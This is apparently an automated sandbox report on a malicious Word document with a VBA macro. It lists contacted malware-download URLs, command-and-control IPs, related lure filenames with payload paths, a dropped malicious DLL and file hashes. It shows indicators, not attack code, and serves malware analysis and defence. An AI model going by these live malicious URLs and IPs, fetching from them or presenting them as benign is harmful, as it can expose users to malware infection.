http://investor.msn.com/	rundll32.exe, 00000006.0000000 2.2095088979.0000000001C10000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2092610452.000 0000001FD0000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2094682788.000000000 1E20000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2096129935.0000000001D7000 0.00000002.00000001.sdmp	false		high
http://www.%s.comPA	powershell.exe, 00000005.00000 002.2089932064.000000000236000 0.00000002.00000001.sdmp, rund ll32.exe, 00000008.00000002.20 96763886.0000000002910000.0000 0002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://mmrincs.com/eternal-duelist-9cuqv/jxGQj/	powershell.exe, 00000005.00000 002.2095364139.0000000003BDA00 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000006.0000000 2.2096042413.0000000001DF7000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2092922246.000 00000021B7000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2095174145.000000000 2007000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2096496954.0000000001F5700 0.00000002.00000001.sdmp, rund ll32.exe, 0000000A.00000002.21 00155586.00000000021D7000.0000 0002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000006.0000000 2.2095088979.0000000001C10000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2092610452.000 0000001FD0000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2094682788.000000000 1E20000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2096129935.0000000001D7000 0.00000002.00000001.sdmp	false		high
http://leopardcranes.com/zynq-linux-yaayf/w/	powershell.exe, 00000005.00000 002.2095364139.0000000003BDA00 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
217.160.169.110	unknown	Germany		8560	ONEANDONE-ASBrauerstrasse48DE	true
185.183.16.47	unknown	Spain		201453	AKIWIFIAKIWIFIES	true
51.255.203.164	unknown	France		16276	OVHFR	true
84.232.229.24	unknown	Romania		8708	RCS-RDS73-75DrStaicoviciRO	true
192.169.223.13	unknown	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	344718
Start date:	27.01.2021
Start time:	00:09:24
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 36s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	ARCH_25_012021.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	19
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDOC@28/8@1/5
EGA Information:	• Successful, ratio: 90.9%
HDC Information:	• Successful, ratio: 8.7% (good quality ratio 6.4%) • Quality average: 59.1% • Quality standard deviation: 37.6%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Execution Graph export aborted for target powershell.exe, PID 2544 because it is empty • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
00:09:36	API Interceptor	1x Sleep call for process: msg.exe modified
00:09:37	API Interceptor	45x Sleep call for process: powershell.exe modified
00:09:43	API Interceptor	287x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
217.160.169.110	Arch_2021_717-1562532.doc	Get hash	malicious	Browse	• 217.160.169.110:8080/zrm2/7son14/mlqmfbi2uji6/
185.183.16.47	b6TR6I8A8W.exe	Get hash	malicious	Browse	
51.255.203.164	Arch_2021_717-1562532.doc	Get hash	malicious	Browse	
84.232.229.24	Notice 8283393_829.doc	Get hash	malicious	Browse	• 84.232.229.24/ozrf6dcy5j/7k5jvcfnl1c/ccmrg6oyv4nizx6/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	MENSAJE.doc	Get hash	malicious	Browse	• 84.232.229.24/v50s5eb3yu/ikc5f/tm3n1kmbtr/xhcy92qsfj3ttmk7xna/nflksuq0nonbqij/
	MENSAJE.doc	Get hash	malicious	Browse	• 84.232.229.24/40hbu1ld1mxg/gbxh6m/w00gy5ya8o03k/
	MES-2021_01_22-3943960.doc	Get hash	malicious	Browse	• 84.232.229.24/yy5pra4h/
	Documento 2201 01279.doc	Get hash	malicious	Browse	• 84.232.229.24/6zji6l/
	DATI 2021.doc	Get hash	malicious	Browse	• 84.232.229.24/hu5n7nnlfn8qzz44/4teiln75sss0k/j8fl359hk405/rlm4iik5i1da/3l3lpmieamhaykhkk/
	informazioni 536-32772764.doc	Get hash	malicious	Browse	• 84.232.229.24/o6p3ixr1vo/0nwr6v/oxpej1lly6ntbn4xn2/x9kd6qn1qdqyq/d0lxoj4a8vrn/
	Meddelelse-58931636.doc	Get hash	malicious	Browse	• 84.232.229.24/m4mfruuzgu2ajo8qu7t/bl7ktqi5zlffcg/x8ofu4so7/loe8ts1l0p5/nzne9gz6/76ki44u754xsh/
	doc_2201_3608432.doc	Get hash	malicious	Browse	• 84.232.229.24/jcmzbwn9r7yck/wlh8myw/
	13-2021.doc	Get hash	malicious	Browse	• 84.232.229.24/g4fo4/gsc17oaf9ynv0wo/670mqqf8vrds/5wmsg3x72r/mh2sm8tbg/2jp5a8m51xtysk3vljn/
	MAIL-224201 277769577.doc	Get hash	malicious	Browse	• 84.232.229.24/nef4co7lnfc9omq/gcs3bqsea9h/by1c/ujdlxj02m6twsi0q/5qqr6ck1fl34uz4g8l/tck4x5pqu8pykii6lbl/
192.169.223.13	Arch_2021_717-1562532.doc	Get hash	malicious	Browse	• shannared.com/content/lhALeS/
	Notice 8283393_829.doc	Get hash	malicious	Browse	• shannared.com/content/lhALeS/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	MPbBCArHPF.exe	Get hash	malicious	Browse	• www.zante2020.com/de92/?ofutZl=LJRLKBSy6grrtpsJhG02GrYQIWz0ACN12l1WS7OpcnRH7cIC7TbO0nH4HvapdKvK3MkbU2/Law==&00GP-0=Lho4HDB0q2fdJ
	5DY3NrVgpI.exe	Get hash	malicious	Browse	• www.zante2020.com/de92/?FdC4E2D=LJRLKBSy6grrtpsJhG02GrYQIWz0ACN12l1WS7OpcnRH7cIC7TbO0nH4HvapdKvK3MkbU2/Law==&AjR=9r4L1
	DEBIT NOTE_ PZU000147200.exe	Get hash	malicious	Browse	• www.signpartnerpro.com/6bu2/?ElS=pIawxknhA/x3iGgqSJRsJvWuUxDt6kQ0R9chtM/ozeyo8k7l8c2+ENgTAzecGlgx6T+D&Qtr=KnSlEX8p2LY
	SWIFT USD 354,883.00.exe	Get hash	malicious	Browse	• www.signpartnerpro.com/6bu2/?DjU4Hl=gbG8jNk0zBv&YL0=pIawxknhA/x3iGgqSJRsJvWuUxDt6kQ0R9chtM/ozeyo8k7l8c2+ENgTAze2ZVQx+R2D
	SAWR000148651.exe	Get hash	malicious	Browse	• www.signpartnerpro.com/6bu2/?u6u0=pIawxknhA/x3iGgqSJRsJvWuUxDt6kQ0R9chtM/ozeyo8k7l8c2+ENgTAze2ZVQx+R2D&9r4l2=xPJtQXiX
	DEBIT NOTE-1C017A.exe	Get hash	malicious	Browse	• www.signpartnerpro.com/6bu2/?Cjs0=pIawxknhA/x3iGgqSJRsJvWuUxDt6kQ0R9chtM/ozeyo8k7l8c2+ENgTAzecGlgx6T+D&al4=aV50jnQxv4qp0f
	Unode.exe	Get hash	malicious	Browse	• www.electwatman.com/gtb/?t6A8=BSvxnM/FatY3MVaHvUsc2bSEp39whkHRVvBzdyZiJhALHrd8voDBQHL8OFVR1zdRJwYw&9r4l2=xPGHVlS8

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://ambiancemedicalspa.com/application/orcle.php	Get hash	malicious	Browse	• ambiancemedicalspa.com/application/favicon.ico

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
shannared.com	Arch_2021_717-1562532.doc	Get hash	malicious	Browse	• 192.169.223.13
	Notice 8283393_829.doc	Get hash	malicious	Browse	• 192.169.223.13

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
OVHFR	WUHU95Apq3	Get hash	malicious	Browse	• 46.105.5.118
	SecuriteInfo.com.ArtemisTrojan.dll	Get hash	malicious	Browse	• 158.69.118.130
	SecuriteInfo.com.Generic.mg.59d4c719403b7938.dll	Get hash	malicious	Browse	• 158.69.118.130
	SecuriteInfo.com.Generic.mg.9d9c1d19818e75cc.dll	Get hash	malicious	Browse	• 158.69.118.130
	SecuriteInfo.com.ArtemisTrojan.dll	Get hash	malicious	Browse	• 158.69.118.130
	SecuriteInfo.com.ArtemisTrojan.dll	Get hash	malicious	Browse	• 158.69.118.130
	roboforex4multisetup.exe	Get hash	malicious	Browse	• 139.99.148.202
	xDKOaCQQTQ.dll	Get hash	malicious	Browse	• 158.69.118.130
	4bEUfowOcg.dll	Get hash	malicious	Browse	• 158.69.118.130
	P_O INV 01262021.exe	Get hash	malicious	Browse	• 51.195.53.221
	DHL doc.exe	Get hash	malicious	Browse	• 51.195.53.221
	PL5CS6pwNitND2n.exe	Get hash	malicious	Browse	• 51.75.130.83
	Arch_2021_717-1562532.doc	Get hash	malicious	Browse	• 51.255.203.164
	PARTS REQUEST SO_30005141.exe	Get hash	malicious	Browse	• 66.70.204.222
	Document_PDF.exe	Get hash	malicious	Browse	• 51.195.53.221
	SecuriteInfo.com.Variant.Zusy.363976.21086.exe	Get hash	malicious	Browse	• 54.39.198.228
	ARCH 05 2_80074.doc	Get hash	malicious	Browse	• 144.217.190.240
	PO NO 214000070.doc	Get hash	malicious	Browse	• 94.23.169.237
	pol.doc	Get hash	malicious	Browse	• 94.23.169.237
	RFQ 20210125.doc	Get hash	malicious	Browse	• 94.23.169.237
RCS-RDS73-75DrStaicoviciRO	Arch_2021_717-1562532.doc	Get hash	malicious	Browse	• 84.232.229.24
	bin.sh	Get hash	malicious	Browse	• 5.14.105.137
	Notice 8283393_829.doc	Get hash	malicious	Browse	• 84.232.229.24
	MENSAJE.doc	Get hash	malicious	Browse	• 84.232.229.24
	MENSAJE.doc	Get hash	malicious	Browse	• 84.232.229.24
	MES-2021_01_22-3943960.doc	Get hash	malicious	Browse	• 84.232.229.24
	Documento 2201 01279.doc	Get hash	malicious	Browse	• 84.232.229.24
	DATI 2021.doc	Get hash	malicious	Browse	• 84.232.229.24
	informazioni 536-32772764.doc	Get hash	malicious	Browse	• 84.232.229.24
	Meddelelse-58931636.doc	Get hash	malicious	Browse	• 84.232.229.24
	doc_2201_3608432.doc	Get hash	malicious	Browse	• 84.232.229.24
	13-2021.doc	Get hash	malicious	Browse	• 84.232.229.24
	MAIL-224201 277769577.doc	Get hash	malicious	Browse	• 84.232.229.24
	Arch_05_222-3139.doc	Get hash	malicious	Browse	• 5.2.136.90
	MENSAJE 2021.doc	Get hash	malicious	Browse	• 5.2.136.90
	Documento_0501_012021.doc	Get hash	malicious	Browse	• 5.2.136.90
	Datos_019_9251.doc	Get hash	malicious	Browse	• 5.2.136.90
	document_84237-299265042.doc	Get hash	malicious	Browse	• 5.2.136.90
	ARCH-012021-21-1934.doc	Get hash	malicious	Browse	• 5.2.136.90
	Mensaje K-158701.doc	Get hash	malicious	Browse	• 5.2.136.90
AS-26496-GO-DADDY-COM-LLCUS	Informacion.doc	Get hash	malicious	Browse	• 166.62.10.32
	v07PSzmSp9.exe	Get hash	malicious	Browse	• 198.71.232.3
	winlog(1).exe	Get hash	malicious	Browse	• 184.168.131.241
	win32.exe	Get hash	malicious	Browse	• 184.168.131.241
	DAT.doc	Get hash	malicious	Browse	• 107.180.12.39
	order pdf.exe	Get hash	malicious	Browse	• 184.168.131.241
	Arch_2021_717-1562532.doc	Get hash	malicious	Browse	• 192.169.223.13
	ARCH_98_24301.doc	Get hash	malicious	Browse	• 198.71.233.150

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	RFQ.xlsx	Get hash	malicious	Browse	• 198.71.232.3
	bgJPIZIYby.exe	Get hash	malicious	Browse	• 184.168.131.241
	E4Q30tDEB9.exe	Get hash	malicious	Browse	• 192.169.220.85
	RevisedPO.24488_pdf.exe	Get hash	malicious	Browse	• 107.180.34.198
	02131.doc	Get hash	malicious	Browse	• 166.62.28.133
	mensaje_012021_1-538086.doc	Get hash	malicious	Browse	• 198.71.233.47
	Notice 8283393_829.doc	Get hash	malicious	Browse	• 192.169.223.13
	message_zdm.html	Get hash	malicious	Browse	• 184.168.131.241
	SAMSUNG C&T UPCOMING PROJECTS19-027-MP-010203.exe.exe	Get hash	malicious	Browse	• 107.180.25.166
	79a2gzs3gkk.doc	Get hash	malicious	Browse	• 166.62.10.32
	message_zdm.html	Get hash	malicious	Browse	• 184.168.131.241
	INFO.doc	Get hash	malicious	Browse	• 166.62.10.32
ONEANDONE-ASBrauerstrasse48DE	justifil_0000445990_0009334372_1005_2555517182_30092019_E.WsF	Get hash	malicious	Browse	• 82.223.25.82
	JUSTF2.tar	Get hash	malicious	Browse	• 213.165.67.118
	NEW ORDER.xlsx	Get hash	malicious	Browse	• 74.208.236.196
	file.doc	Get hash	malicious	Browse	• 212.227.200.73
	winlog(1).exe	Get hash	malicious	Browse	• 74.208.236.196
	Quote Requirements.gz.exe	Get hash	malicious	Browse	• 70.35.203.53
	RFQ.xlsx	Get hash	malicious	Browse	• 70.35.203.53
	Arch_2021_717-1562532.doc	Get hash	malicious	Browse	• 217.160.169.110
	Bestellung.doc	Get hash	malicious	Browse	• 212.227.200.73
	N00048481397007.doc	Get hash	malicious	Browse	• 212.227.200.73
	N00048481397007.doc	Get hash	malicious	Browse	• 212.227.200.73
	MENSAJE.doc	Get hash	malicious	Browse	• 212.227.200.73
	MENSAJE.doc	Get hash	malicious	Browse	• 212.227.200.73
	Archivo_AB-96114571.doc	Get hash	malicious	Browse	• 212.227.200.73
	5390080_2021_1-259043.doc	Get hash	malicious	Browse	• 212.227.200.73
	5390080_2021_1-259043.doc	Get hash	malicious	Browse	• 212.227.200.73
	GV52H7XsQ2.exe	Get hash	malicious	Browse	• 217.76.142.246
	Shipping Document PL&BL Draft.exe	Get hash	malicious	Browse	• 74.208.236.161
	13-2021.doc	Get hash	malicious	Browse	• 88.208.252.128
	mallware.exe	Get hash	malicious	Browse	• 212.227.15.142
AKIWIFIAKIWIFIES	b6TR6I8A8W.exe	Get hash	malicious	Browse	• 185.183.16.47

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\Kaktksw\An6othh\N49I.dll	Arch_2021_717-1562532.doc	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{D51ADA38-B04E-4308-BA86-6463BC7125FE}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.3554734412254814
Encrypted:	false
SSDEEP:	3:liiiiiiiif3l/Hlnl/bl//l/bllBl/PvvvvvvvvvFl/l/lAqsalHl3lldHzlbJ:liiiiiiiifdLloZQc8++lsJe1Mzq
MD5:	889FF7B467168A53D30DCF248A7DD694
SHA1:	03DAC36C5B9110C3EA375EF7B8E015BEB3C1DF0D
SHA-256:	4A6F10669F37499EF0C305D42D22F271DE5D958D514E2607889A474FE3D9E8AF
SHA-512:	73E90BD8869E1C1185D692AFE446ADC75B2BE75FB532CE0E555EF1ADFD2555DAA7AAD740E4DB72C0BE2C61DBD0CDB1D43120ADE8BB8BDB407B58AC6B14E3A90D

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{D51ADA38-B04E-4308-BA86-6463BC7125FE}.tmp	
Malicious:	false
Reputation:	low
Preview:	..(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A..... ...."...&...*.....:..>..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{F5248432-B174-499E-B3BD-E7523F18DF93}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28B A4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\ARCH_25_012021.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:13 2020, mtime=Wed Aug 26 14:08:13 2020, atime=Wed Jan 27 07:09:33 2021, length=175616, window=hide
Category:	dropped
Size (bytes):	2068
Entropy (8bit):	4.509586304702067
Encrypted:	false
SSDEEP:	48:8qqk/XT3Ik4RG3H0Qh2qqk/XT3Ik4RG3H0Q/:8qqk/XLIk4i0Qh2qqk/XLIk4i0Q/
MD5:	B51BD5888A718D41D4CD2F7F2B8103D3
SHA1:	DEEACC8F0F8827D8B6DC5005EAFFA873C909CC11
SHA-256:	4D9F202ABB4879D467C3609EBDAD6116A8FAFA230120DED70D35E1103B5C5714
SHA-512:	5E1336CE7DE5159C89C14310FA47996694F03C12770D3C1AE3DBD26BE916804C1902F29F2ABFF66C962AFE3007B64372FE2385401ACAB2403479F2B825E11BC6
Malicious:	false
Preview:	L.....F.... ....D..{...D..{.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-. 2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7 .6.9.....n.2.....;R1A .ARCH_2~1.DOC..R.....Q.y.Q.y*...8.....A.R.C.H._.2.5._.0.1.2.0.2.1...d.o.c.....|.....-...8...[.....?J.....C:\Users\..#.....\\97 1342\Users.user\Desktop\ARCH_25_012021.doc.).....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.A.R.C.H._.2.5._.0.1.2.0.2.1...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....& .m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....971342.....D_....3N...W...9F.C.....[D_

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	80
Entropy (8bit):	4.211348644823317
Encrypted:	false
SSDEEP:	3:M1+qbl8WdblmX1+qblv:M4qbrdbPqb1
MD5:	EF242110122D8695A53B38974D63C306
SHA1:	F74EF8F7E90EF2B664F03FC482D2F1526159AC48
SHA-256:	320FBB51CEDFAE2FA1371AAD0622E8A5333C66EBE13A89A21B19789A0739B236
SHA-512:	B2AE3AEC71C0575957AA19EC1A9BE9DE587D7E3DF8345129972B98873B028512FE1CA0C31893FB589ACC12235CBA451563E66B6B2AFD00908074C4D0C79C7C8 A
Malicious:	false
Preview:	[doc]..ARCH_25_012021.LNK=0..ARCH_25_012021.LNK=0..[doc]..ARCH_25_012021.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2IIID9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\HGZZKPEW76Z29NVBJ16Y.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5815598878092376
Encrypted:	false
SSDEEP:	96:chQCsMqbqvsqvJCwo6z8hQCsMqbqvsEHyqvJCworUzkCYkHhf8RqlUV4Iu:cy+o6z8yWHnorUzkwf8R+Iu
MD5:	495C21C9F44F74A23210A1F8B666074A
SHA1:	BADCFBEE9A435173F7564DF70C8C806ADD89EB0C
SHA-256:	461F1E4BB3FED6EA8A0B1BC71BD4A520C16BACC99ED580A39ADB55D8EB321C42
SHA-512:	9BC7AC57EB9C9A06FCE015C6D49A7864F9030BDFBAFA7C2558ED7249287B2ACA5D605528826E23E0B6993FFDA1E967C0A1F461E2D45A866D21A1DB94BB29753
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\~$CH_25_012021.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2IIID9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

C:\Users\user\Kaktksw\An6othh\N49I.dll	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	631808
Entropy (8bit):	6.9127096471964675
Encrypted:	false
SSDEEP:	12288:OYzchQVZnkmt/70MWugxPJZFpf0c1pH/bdJ8CA88fzsBsl3+Dc:B4KV5Hpt8bZHLp+CSfasO+
MD5:	E09F65C1A92653035B27E603980CB205
SHA1:	78DCA7A2190C82DC8DC4A0EAC302379804C79AA9
SHA-256:	D09BACE1490F6EE322262FF2DA373E861F3B3B9BC03C386CE8A031648F1EAA4F
SHA-512:	5D55BC984F6A044877912CBE0BA40DE0210CF25C7E4FB32CBE6DB9D5C60306280CD5EC84DF1674024CA89AD67FA49F7AA55CF5BCEAE458D90CE6D86CF209DD3
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 55%

C:\Users\user\Kaktksw\An6othh\N49I.dll	
Joe Sandbox View:	• Filename: Arch_2021_717-1562532.doc, Detection: malicious, Browse
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....^B*.....0...p.....>.....@....@.....p...".....n..... .....CODE.....0..... ..`DATA.....@.....4.....@...BSS.....`.....J.....idata..."...p...$...J.....@....reloc...n.....p...n..... @..P.rsrc.....@..P.....@..P..... .....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Title: Tenetur alias aut sint sequi facilis., Author: Sebastian M elgar, Revision Number: 1, Name of Creating Applic ation: Microsoft Office Word, Create Time/Date: Mon Jan 25 09:28:00 2021, Last Saved Time/Date: Mon Jan 25 09:28:00 2021, Number of Pages: 1, Number of Words: 5622, Number of Characters: 32047, Security: 8
Entropy (8bit):	6.658685583484107
TrID:	• Microsoft Word document (32009/1) 79.99% • Generic OLE2 / Multistream Compound File (8008/1) 20.01%
File name:	ARCH_25_012021.doc
File size:	175104
MD5:	baedc37e68b58765fa52c73d0fd2c2d5
SHA1:	2131d1319b5de532638d34f1e3bf68337b6099bf
SHA256:	94485b3ce47d4a2df6dba8e888ca7a360763f7edd5a0448 552d1d06b6e4f4baa
SHA512:	d0043f410e6b5aeb4aa07d331dcfb00977ee90471b5196a 5d1431ddb3a5221f42546d9ed895c5b98ca64966246863 2289ccea2ec1ec5fda4269bb100414ad287
SSDEEP:	1536:OJlTNVRcrrMUXyaJBsc3txOOgvWJVTjxo4lri1R1f fFkBnyAZ:+TdcrrXyQBsc0vWJVi4IrwVSBH
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "ARCH_25_012021.doc"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252

Summary	
Title:	Tenetur alias aut sint sequi facilis.
Subject:	
Author:	Sebastian Melgar
Keywords:	
Comments:	
Template:	
Last Saved By:	
Revion Number:	1
Total Edit Time:	0
Create Time:	2021-01-25 09:28:00
Last Saved Time:	2021-01-25 09:28:00
Number of Pages:	1
Number of Words:	5622
Number of Characters:	32047
Creating Application:	Microsoft Office Word
Security:	8

Document Summary	
Document Code Page:	-535
Number of Lines:	267
Number of Paragraphs:	75
Thumbnail Scaling Desired:	False
Company:	Orta S.L.
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams with VBA

VBA File Name: A5ate73kc6cw5njy, Stream Size: 1173

General	
Stream Path:	Macros/VBA/A5ate73kc6cw5njy
VBA File Name:	A5ate73kc6cw5njy
Stream Size:	1173
Data ASCII:	. . . . n < . . . . . # . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 04 03 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff 0b 03 00 00 9b 03 00 00 00 00 00 00 01 00 00 00 de 6e 3c 87 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
Private
VB_Exposed
Attribute
VB_Name
VB_Creatable
Document_open()
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Gusca95luq_, Stream Size: 14646

General	
